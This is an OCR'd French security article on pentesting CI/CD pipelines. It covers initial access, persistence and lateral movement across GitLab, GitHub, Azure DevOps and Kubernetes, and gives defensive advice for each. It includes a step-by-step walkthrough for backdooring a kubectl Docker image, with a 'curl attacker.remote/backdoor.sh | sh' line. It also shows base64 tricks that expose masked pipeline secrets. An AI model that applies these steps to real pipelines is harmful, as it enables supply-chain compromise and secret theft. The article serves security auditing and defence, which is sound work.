Immédiatement, il est clair que cette pratique conduit à un défaut de contrôle d'accès majeur permettant aux développeurs d'une équipe projet de compromettre les projets des autres équipes. Ce choix peut cependant avoir été assumé par les équipes DevOps.

Mais, lorsque l'on regarde plus en détail le code des pipelines de CI/CD qui permettent non pas de construire les images, mais de déployer les images au sein de l'infrastructure, on note que les agents utilisent également des images Docker stockées au sein de Nexus. [Fichier 9]

Listing 9: Exemple de pipeline permettant de déployer un service Kubernetes

```
deploy_to_k8s:
  image:
    name: ${REGISTRY_URL}/utils/kubectl:latest
  script:
    - echo "Déploiement sur Kubernetes..."
    - kubectl apply -f /k8s/deployment.yaml
  only:
    - main
  variables:
    KUBECONFIG: /k8s/config.yaml
```

En écrasant l'image utilisée pour le déploiement, l'attaquant obtient des privilèges sur le cluster Kubernetes. Il obtient alors des privilèges plus importants qu'en installant une porte dérobée dans le code de l'application déployée.

Après avoir récupéré le compte Nexus utilisé au sein du projet auquel il a accès, l'attaquant écrase l'image Docker utilisée au sein des pipelines de déploiement des autres projets en la remplaçant par une image au sein de laquelle il aura installé une porte dérobée.

Il peut par exemple exploiter la configuration du PATH au sein de l'image pour remplacer un binaire légitime

exécuté au sein du pipeline par son binaire malveillant. En enveloppant le binaire d'origine et en gérant la sortie standard et la sortie d'erreur, l'attaquant pourra exécuter du code au sein d'un pipeline de manière complètement transparente. [Fichier 10]

Listing 10: Insertion d'une porte dérobée au sein d'une image Docker

```
$ docker login -u $NEXUS_USER -p $NEXUS_PASSWORD $NEXUS_URL
Login Succeeded

$ docker pull $NEXUS_URL/utils/kubectl:latest
latest: Pulling from alpine
Digest: sha256:22f49df2cf59de5b27b48462f953a480[...]
Status: Image is up to date for
↪ nexus.local:5000/utils/kubectl:latest
localhost:5000/alpine:latest

$ docker run -it --name backdoored $NEXUS_URL/utils/kubectl:latest
↪ /bin/sh
root@docker # mkdir /usr/local/sbin/
root@docker # cat <<EOF > /usr/local/sbin/kubectl
> #!/bin/sh
> curl -s http://attacker.remote/backdoor.sh | sh >/dev/null 2>&1
↪ &
> /usr/bin/kubectl "$@"
> EOF
root@docker # chmod +x /usr/local/sbin/kubectl
root@docker # exit

$ docker commit backdoored $NEXUS_URL/utils/kubectl:latest
sha256:95ad4143adb68cef5ccde1ca4da2bd5803354f9af6[...]

$ docker push $NEXUS_URL/utils/kubectl:latest
The push refers to repository [nexus.local:5000/utils/kubectl]
c2a6726a2f7d: Layer already exists
dfcdce1ef996: Pushed
latest: digest: sha256:95ad4143adb68cef5ccde1ca4da[...]
```

Au prochain déploiement d'un projet applicatif, l'attaquant obtient une exécution de code au sein du pipeline de déploiement, et peut compromettre le compte Kubernetes utilisé.

Les attaques par chaîne d'approvisionnement sont difficiles à prévenir car elles nécessitent de sécuriser l'ensemble de la chaîne de dépendance. L'application stricte du principe de moindre privilège à chaque étape de la chaîne, l'utilisation de versions fixes et les contrôles d'intégrité sur les binaires utilisés sont indispensables pour prévenir ce type d'attaques. Concernant les images Docker utilisées au sein des pipelines, il est possible de faire référence aux images Docker via leur condensat cryptographique plutôt que par un tag tel que «latest» [4] assurant ainsi l'intégrité du pipeline. Ce type de pratique est recommandé par les éditeurs comme GitLab [13].

En conclusion, l'accès à la définition du pipeline via l'orchestrateur ou le gestionnaire de code, les privilèges d'exécution du pipeline ou encore les attaques par chaîne d'approvisionnement sont les vecteurs les plus courants pour obtenir un accès initial à l'environnement d'exécution. Il en existe toutefois autant que d'interactions entre l'environnement d'exécution et les autres composants de la chaîne de CI/CD. ■

Mise en place d'un accès stable

Après avoir obtenu un accès initial à l'environnement d'exécution, une phase d'installation est nécessaire pour pérenniser l'accès et assurer une exploitation efficace.

3.1 Implication des spécificités de l'environnement d'exécution

Pour toutes les techniques d'accès initial présentées précédemment, l'accès est obtenu au travers d'un pipeline, par l'introduction de manière légitime ou illégitime de code à exécuter. Ainsi, dans cette partie, nous allons présenter les particularités des accès obtenus par ce biais et voir comment en tirer parti.

Les accès initiaux obtenus au travers d'un pipeline ont des caractéristiques assez atypiques. Tout d'abord, exécuter du code via un pipeline n'a rien d'illégitime, les pipelines sont faits pour ça. Quel que soit l'orchestrateur, des outils facilitant le débogage et la récupération des sorties ou artefacts générés par les pipelines sont donc mis à disposition et facilitent grandement le travail d'un attaquant.

Par exemple, comme illustré au sein de l'image 13, les sorties de l'ensemble des commandes exécutées au sein d'un pipeline GitLab sont accessibles par tous les utilisateurs avec les droits de lecture sur le projet associé au pipeline. [Figure 13]




Figure 13. Exemple de logs d'exécution d'un pipeline

Mais cette facilité à récupérer les sorties des commandes exécutées n'est pas toujours un avantage et nécessite des précautions. Toutes les tentatives d'exploitation ou d'exfiltration réalisées via des commandes au sein d'un pipeline sont facilement accessibles à un grand nombre d'utilisateurs, ce qui peut constituer un problème pour un attaquant cherchant à être discret ou un auditeur qui ne souhaite pas introduire de nouvelles vulnérabilités sur l'environnement audité (fuite de données sensibles, élévation de privilèges, etc.).

Pour parer à cela, deux solutions peuvent être utilisées, la mise en place de chiffrement asymétrique au sein des logs de pipeline (long et fastidieux) ou le lancement via le pipeline d'un accès tiers à l'environnement d'exécution (ex. : SSH, reverse shell, etc.) depuis lequel les actions sensibles sont réalisées sans être tracées. La seconde solution est à privilégier, car elle permet de limiter les traces tout en proposant un accès stable et persistant. La mise en place d'une telle solution sera détaillée dans la partie suivante de cet article.

Avant de revenir plus en détail sur la mise en place d'un accès distant à l'environnement d'exécution, d'autres particularités des accès initiaux obtenus au travers des pipelines méritent d'être mentionnées :

- Les pipelines sont généralement liés à un dépôt de code qu'ils clonent automatiquement avant d'exécuter l'ensemble des actions configurées, ce qui peut représenter un moyen pratique pour importer des fichiers arbitraires au sein de l'environnement d'exécution ;
- Les pipelines s'exécutent au sein d'environnements d'exécution qui sont, dans la plupart des cas, des environnements de sandbox moins sécurisés et surveillés que les composants classiques d'un système d'information, ce qui facilite la réalisation d'actions malveillantes ;
- Certains orchestrateurs permettent de définir l'image de base à utiliser lors de l'exécution du pipeline via sa définition, ce qui rend possible l'utilisation d'images personnalisées outillées pour les étapes de post-exploitation ;
- L'accès à l'environnement d'exécution est disponible seulement pour la durée d'exécution du pipeline. La durée d'exécution du pipeline est contrainte par la durée d'exécution des tâches définies et une limite de temps fixée par l'orchestrateur (ex. : 60min par défaut sur GitLab).

3.2 Segmentation réseau et accès distant

Les environnements d'exécution de CI/CD nécessitent une grande souplesse et sont pensés pour permettre l'exécution de code la plus libre possible. Ce sont donc généralement des environnements peu durcis et peu surveillés (absence d'EDR).

La principale mesure de sécurité appliquée est donc la segmentation réseau, néanmoins, les besoins opérationnels permettent à un attaquant de mettre en place des canaux de communication vers l'environnement.


En effet, de notre expérience, l'encapsulation d'un reverse shell au sein de requêtes HTTP (ex. : chisel) afin de passer au travers d'un proxy d'entreprise ou bien au sein de requêtes DNS (ex. : iodine, dnscat, etc.) sont suffisants pour obtenir un accès distant stable.

L'objectif de cet article n'étant pas de revoir le fonctionnement des techniques d'encapsulation, ces dernières ne seront pas détaillées ici.

Quand bien même, les tactiques d'exfiltration classiques via HTTP ou DNS échoueraient, l'environnement d'exécution dispose toujours d'un accès réseau vers le gestionnaire de code (afin de récupérer le code des projets) qui peut être exploité afin d'établir un pseudo-shell.

La [Figure 14] décrit une preuve de concept permettant d'établir un pseudo-shell via le protocole Git et le gestionnaire de code.

Figure 14. Schéma d'une preuve de concept permettant d'établir un pseudo-shell à travers le protocole Git



Comme l'illustre la [figure 14] les caractéristiques de l'environnement d'exécution font qu'il n'est pas réellement possible de bloquer la mise en place d'un accès stable par un attaquant. Les principales recommandations sont de mettre en place des outils de détection réseau et de monitorer les journaux des pipelines de CI/CD afin d'identifier des tâches inhabituelles.

Pour conclure, bien que la mise en place d'un accès stable ne soit pas strictement nécessaire pour exploiter les potentielles failles impactant l'environnement d'exécution, consacrer un peu de temps à cette étape permet d'assurer les meilleures conditions pour l'étape suivante de l'exploitation : la latéralisation.

Latéralisation

La phase de latéralisation vise à analyser l'environnement d'exécution à la recherche de vulnérabilités pouvant mener à des déplacements latéraux ou élévation de privilèges au sein de la chaîne de CI/CD.

Les opportunités d'exploitation pour un attaquant disposant d'un accès à l'environnement d'exécution peuvent se regrouper en trois catégories :

- l'exploitation des privilèges accordés à l'environnement ;
- l'exploitation de défaut de segmentation entre les projets s'exécutant sur l'environnement ;
- l'exploitation des accès réseau.

4.1 Privilèges de l'environnement

L'accès à l'environnement d'exécution permet de compromettre le pipeline en cours. Pour permettre à l'environnement d'exécution de réaliser toutes les tâches configurées, il est nécessaire d'accorder à l'environnement d'exécution des privilèges sur les autres composants de la chaîne de CI/CD.

L'identification de ces privilèges et de la façon dont ils sont attribués à l'environnement permettent à l'attaquant de les exploiter et de se répandre au sein de l'environnement de CI/CD.

Variables de CI/CD. La première méthode, la plus courante, consiste à attribuer des privilèges à l'environnement d'exécution à l'aide de variables de CI/CD (appelées également secrets selon l'orchestrateur) qui seront injectées au moment de l'exécution.

Selon l'orchestrateur, plusieurs méthodes sont employées pour fournir les variables (ou secrets) à l'environnement d'exécution :

L'interpolation de variables
Jenkins, GitHub ou encore AzureDevOps utilisent l'interpolation pour injecter les variables au sein des scripts associés aux tâches qui composent le pipeline avant leur exécution. Pour cela, à la manière d'un langage de templating, des éléments de syntaxe spécifiques sont utilisés dans la définition du pipeline et remplacés automatiquement par l'orchestrateur avant l'exécution. [Figure 15]

Figure 15. Définition du pipeline

```
1  pool:
2    name: Self-hosted
3
4  steps:
5  - script:
6      echo "$(customSecret)"
7    displayName: 'Expansion d une variable au sein d un script'
```

Figure 16. Script exécuté après interpolation

```
admin@ip-10-1-1-19:~/myagent/_work/_temp$ cat 11e82f2a-be8b-4040-ae97-e2975a21f898.sh echo "SuperSecretVariable"
```

L'injection des variables au sein des variables d'environnement
GitLab, Jenkins, Bamboo ou encore Azure DevOps injectent les variables directement au sein des variables d'environnement. Ces dernières sont définies au sein de l'orchestrateur, injectées avant l'exécution des pipelines et peuvent être utilisées via leur nom comme des variables d'environnement Shell classiques au sein des scripts.

Figure 17. Définition de la variable




Figure 18. Utilisation de la variable

```
18  $ echo $CustomVariable
19  CustomVariableValue
20  $ env | grep CustomVariable
21  CustomVariable= CustomVariableValue
```

Comme vu précédemment, l'interpolation et l'injection au sein des variables d'environnement peuvent entraîner des vulnérabilités permettant d'exécuter du code arbitraire (cf. 2.2 Droits d'exécution sur le pipeline).

La première étape de l'exploitation d'un accès sur l'environnement d'exécution consiste à lister les variables d'environnement et les scripts exécutés.

Pour tenter d'éviter la divulgation de secrets, les orchestrateurs mettent en place des options de configuration qui permettent de masquer les valeurs de ces variables au sein des logs d'exécution du pipeline. Ces protections, qui appliquent généralement des expression régulières (regex) sur la sortie des scripts, sont efficaces pour éviter

les fuites d'information accidentelles, mais ne protègent pas les secrets contre un attaquant qui peut exécuter du code (exfiltration réseau, encodage, chiffrement, etc.).

Figure 19. Variable masquée - GitLab

```
24  $ env | grep -i customsecret
25  CustomSecret=[MASKED]
26  $ env | grep -i customsecret | base64
27  Q3VzdG9tU2VjcmVOPVRvcFNlY3JldFZhcmlhYmxlCg==
```

Figure 20. Secret - GitHub

```
1   ▼ Run echo ***
2       echo ***
3       echo *** | base64
4       shell: /usr/bin/bash -e {0}
5   ***
6   Q3VzdG9tU2VjcmVOVmFsdWUK
```


Ces variables peuvent également faire l'objet de défaut de configurations. D'expérience, les principaux défauts de configuration sont le non-respect du principe de moindres privilèges et les erreurs de portées au moment de la définition des variables. ■

Cas pratique

PAT GitLab trop exposé

Un exemple courant est l'utilisation d'un jeton d'authentification très privilégié (ex. : Administrateur GitLab) à la racine du GitLab (ou de l'organisation) et hérité au sein de tous les projets. [Figure 21]
Dès lors, tout utilisateur pouvant modifier un projet peut : modifier un pipeline, obtenir de l'exécution de code sur l'environnement d'exécution, récupérer la variable d'environnement injectée par GitLab et s'en servir pour obtenir les droits d'administration sur l'ensemble des projets.

Figure 21. Schéma d'exploitation d'une variable de CI/CD mal configurée.



Les orchestrateurs utilisent également les variables d'environnement afin de fournir à la tâche de CI/CD les informations et privilèges dont elle a besoin pour l'exécution. Parmi ces données, on peut trouver l'URL du répertoire de code associé au pipeline ainsi qu'un jeton d'authentification permettant de s'authentifier et de cloner le répertoire.

Ces variables « prédéfinies » peuvent également présenter des défauts de configuration intéressants à exploiter du point de vue d'un attaquant. [Tableau 1]

Tableau 1. Exemple de variables permettant de cloner le répertoire de code

Orchestrateur	Variables d'environnement
GitLab	`CI_REPOSITORY_URL` `CI_JOB_TOKEN`

GitHub	`GITHUB_SERVER_URL`
	`GITHUB_REPOSITORY`
	`secrets.GITHUB_TOKEN` (non incluse par défaut)

Azure DevOps	`BUILD_REPOSITORY_URI` `System.AccessToken` (non incluse par défaut)

Cas pratique

Jeton Azure Devops vulnérable

Par exemple, jusqu'à début 2020, au sein des organisations Azure DevOps, l'identité associée au jeton `System.AccessToken` disposait de privilèges sur l'API Azure DevOps permettant de lire l'ensemble des projets de l'organisation.

Un utilisateur suffisamment privilégié pour pouvoir exécuter un pipeline de CI/CD pouvait donc compromettre le jeton System.AccessToken et l'exploiter pour cloner l'ensemble des projets de l'organisation.

En 2020, Microsoft a réagi en ajoutant les options suivantes au niveau de l'organisation :

- **Limit job authorization scope to current project for nonrelease pipelines ;**
- **Limit job authorization scope to current project for release pipelines ;**
- **Protect access to repositories in YAML pipelines ;**

Ces options permettent de réduire le scope du jeton d'authentification disponible au sein du pipeline au projet dont il est issu et aux projets sur lesquels des privilèges ont été explicitement accordés. Ces options sont activées par défaut sur les organisations Azure DevOps créées après mars 2020. Les organisations qui auraient été créées avant cette date et pour lesquelles les options n'ont pas été manuellement configurées **sont donc toujours vulnérables.**

L'exploitation de ce défaut de configuration est décrite en détail au sein de l'article [17] de Jev Suchoi.

La gestion des secrets au sein de la chaîne CI/CD constitue un enjeu majeur pour la sécurité de l'environnement. Les secrets doivent être créés conformément au principe du moindre privilège, stockés de façon sécurisée, protégés par des contrôles d'accès aussi granulaires que possible et faire l'objet d'une rotation régulière. Dans cette perspective, le recours à un gestionnaire de secrets externe à l'orchestrateur [12] peut contribuer à renforcer la granularité des contrôles d'accès et à faciliter la rotation des secrets, sous réserve d'une intégration sécurisée.

Authentification via Open ID Connect Une méthode plus sophistiquée pour attribuer des privilèges à l'environnement d'exécution consiste à utiliser l'orchestrateur comme fournisseur d'identité Open ID Connect (OIDC). Dans ce cas, l'orchestrateur fournit un jeton d'authentification à l'environnement d'exécution qui décrit précisément le contexte d'exécution (nom de l'agent qui exécute la tâche, nom du projet, nom de la branche, nom de l'utilisateur qui provoque l'exécution, etc.). Ce dernier s'en sert ensuite pour s'authentifier sur d'autres maillons de la chaîne de CI/CD. Les contrôles d'accès sont alors déportés et gérés par la ressource supportant l'OIDC.

Le mécanisme OIDC est particulièrement approprié pour des pipelines déployant des ressources Cloud ou Kubernetes. Par exemple, les Cloud providers comme AWS permettent d'accorder des privilèges IAM en fonction d'attributs définis au sein d'un jeton d'authentification signé par un fournisseur d'identité OIDC tiers.

Dans ce genre d'architecture, la restriction des privilèges côté client OIDC doit être stricte. Les configurations trop génériques doivent être évitées à tout prix afin d'assurer que seuls des pipelines légitimes peuvent obtenir un jeton qui sera considéré comme privilégiés sur d'autres composants de la chaîne CI/CD. ■

Cas pratique

AWS et OIDC

De nombreux articles décrivent l'exploitation de ce type de défauts de configuration. On citera par exemple la conférence [18] de Christophe Tafani-Dereeper.

Les [Figures 22 et 23] décrivent une configuration vulnérable permettant à tous les projets d'une instance GitLab d'assumer un rôle.

L'utilisation du mécanisme OIDC pour authentifier les pipelines et leur attribuer des privilèges de manière fine constitue une bonne pratique de sécurité, sous réserve d'une

Figure 22. Contenu du jeton OIDC fourni par GitLab

configuration initiale robuste et d'une définition précise des contrôles d'accès.

Configuration de l'environnement. Enfin, dans des cas plus spécifiques, les privilèges sont accordés à l'environnement d'exécution via la configuration de ce dernier directement (sans utiliser l'orchestrateur).

Cela peut par exemple passer par la configuration d'un rôle sur une instance Cloud, la présence de fichiers contenant des secrets ou toute autre configuration impactant directement la machine en charge d'héberger l'environnement d'exécution.

Dans ce cas de figure, l'exploration des privilèges est similaire à toute post-exploitation suite à l'obtention d'une exécution de code sur une machine. Des outils tes que LinPEAS [15] permettent alors d'explorer les privilèges accordés à l'environnement.
Pour ce type de configuration, l'accès aux environnements d'exécution doit être restreint et dédié aux pipelines légitimes. La restriction doit être mise en place lors de la configuration de l'environnement d'exécution au sein de l'orchestrateur, comme recommandé au sein du dernier paragraphe de la section « 2 Accès initial ». ■

Figure 23. Assume Role Policy AWS vulnérable

4.2 Segmentation des projets au sein de l'environnement d'exécution

L'accès à l'environnement d'exécution permet à un attaquant de compromettre le pipeline en cours d'exécution et donc les privilèges qui lui sont accordés. Mais l'environnement d'exécution est généralement partagé entre différents projets (projets déployant l'infrastructure, projets déployant les applications, projets personnels, etc.).

L'un des scénarios d'attaque (et objectif lors des tests d'intrusion en environnement CI/CD) est alors de rebondir sur d'autres projets (potentiellement plus critiques) depuis un projet compromis. Pour rappel, on distingue deux rôles au sein de l'environnement d'exécution :

- **L'agent** : chargé de la communication avec l'orchestrateur et de la gestion des exécutions sur l'instance de calcul ;
- **L'exécuteur** : environnement final qui exécute les tâches.

La segmentation entre les projets au sein de l'environnement d'exécution dépend grandement de la façon dont l'agent récupère les tâches de CI/CD des pipelines auprès de l'orchestrateur et de la façon dont il les exécute.

Comme évoqué précédemment, l'environnement d'exécution peut être mis à disposition par l'éditeur de l'orchestrateur (service SaaS) ou hébergé on-premise. Pour ce second cas, chaque éditeur (GitLab, Jenkins, Azure DevOps, etc.) met à disposition un programme permettant d'installer et configurer l'agent localement. La configuration est alors portée par l'entreprise, ce qui induit un risque de défaut de configuration plus important.

Lors d'un déploiement autohébergé, plusieurs mode ou méthode d'exécution peuvent être choisis. Ces derniers peuvent être classés au sein de deux « familles » :

- **L'exécution « directe »** : l'agent lance les tâches de CI/CD au sein de nouveaux processus sur la même instance de calcul. L'agent joue aussi le rôle d'exécuteur ;
- **L'exécution « conteneurisée »** : l'agent lance les tâches de CI/CD dans des conteneurs distincts qui jouent le rôle d'exécuteur (machines virtuelles, conteneurs Docker, pods Kubernetes, etc.). [Figure 24]


Chaque famille est impactée par des défauts de configuration différents.
La première étape de la phase de latéralisation va donc consister à identifier si l'environnement d'exécution ciblé est conteneurisé ou non.

Des outils comme `LinPEAS` [15] ou `amicontained` [1] qui recherchent automatiquement des artefacts propres aux environnements conteneurisés sur le système depuis lequel ils sont exécutés peuvent permettre d'identifier le type d'exécuteur. Une fois ce dernier identifié, la méthodologie change pour s'adapter aux défauts de configuration spécifique à chaque type d'environnement.

Exécution directe. Les environnements d'exécution directs sont configurés de manière à exécuter les différentes tâches d'un pipeline directement sur un serveur.

Pour ces environnements, l'opportunité principale pour un attaquant réside dans le fait qu'avec une exécution de code dans un pipeline, l'attaquant dispose d'un accès complet au serveur sur lequel s'exécute le pipeline, il devient possible d'accéder aux informations de tous les autres pipelines s'exécutant sur ce même serveur. ■

Figure 24. Schéma des différents exécuteurs GitLab



Cas pratique

Shell runner GitLab


Par exemple, dans le cadre d'un runner `Shell GitLab`, un serveur est configuré pour exécuter localement les différentes tâches des pipelines. Les différentes tâches étant exécutées directement sur le système par un même utilisateur, aucune isolation entre les pipelines n'existe.

Chaque pipeline prend uniquement la forme d'un processus distinct sur le système. Ainsi, depuis un premier pipeline, il est possible d'observer le comportement des autres pipelines en cours d'exécution, mais aussi d'accéder à leurs fichiers.

Ce comportement est illustré par les [Figures 25 et 26]. Ici, l'utilisateur `gitlab-runner` crée un dossier `builds` au sein duquel il clone les projets GitLab associés aux pipelines qu'il traite avant d'exécuter les différentes tâches des pipelines sous la forme de sous-processus.

Figure 25. Arborescence du dossier « builds » sur un Shell runner GitLab

Figure 26. Arborescence des processus exécutés sur un agent GitLab de type « Shell Runner »



Certains agents mettent en place des mesures de durcissement pour augmenter la segmentation entre les pipelines et les jobs comme des **limitations sur le nombre de pipelines exécutés en parallèle ou le nettoyage des fichiers issus des jobs** une fois leur exécution terminée. Ces mesures n'apportent pas de réelle sécurité, il suffit à un attaquant de mettre en place de la persistance sur la machine ou d'analyser le disque pour retrouver les informations issues d'autres projets.

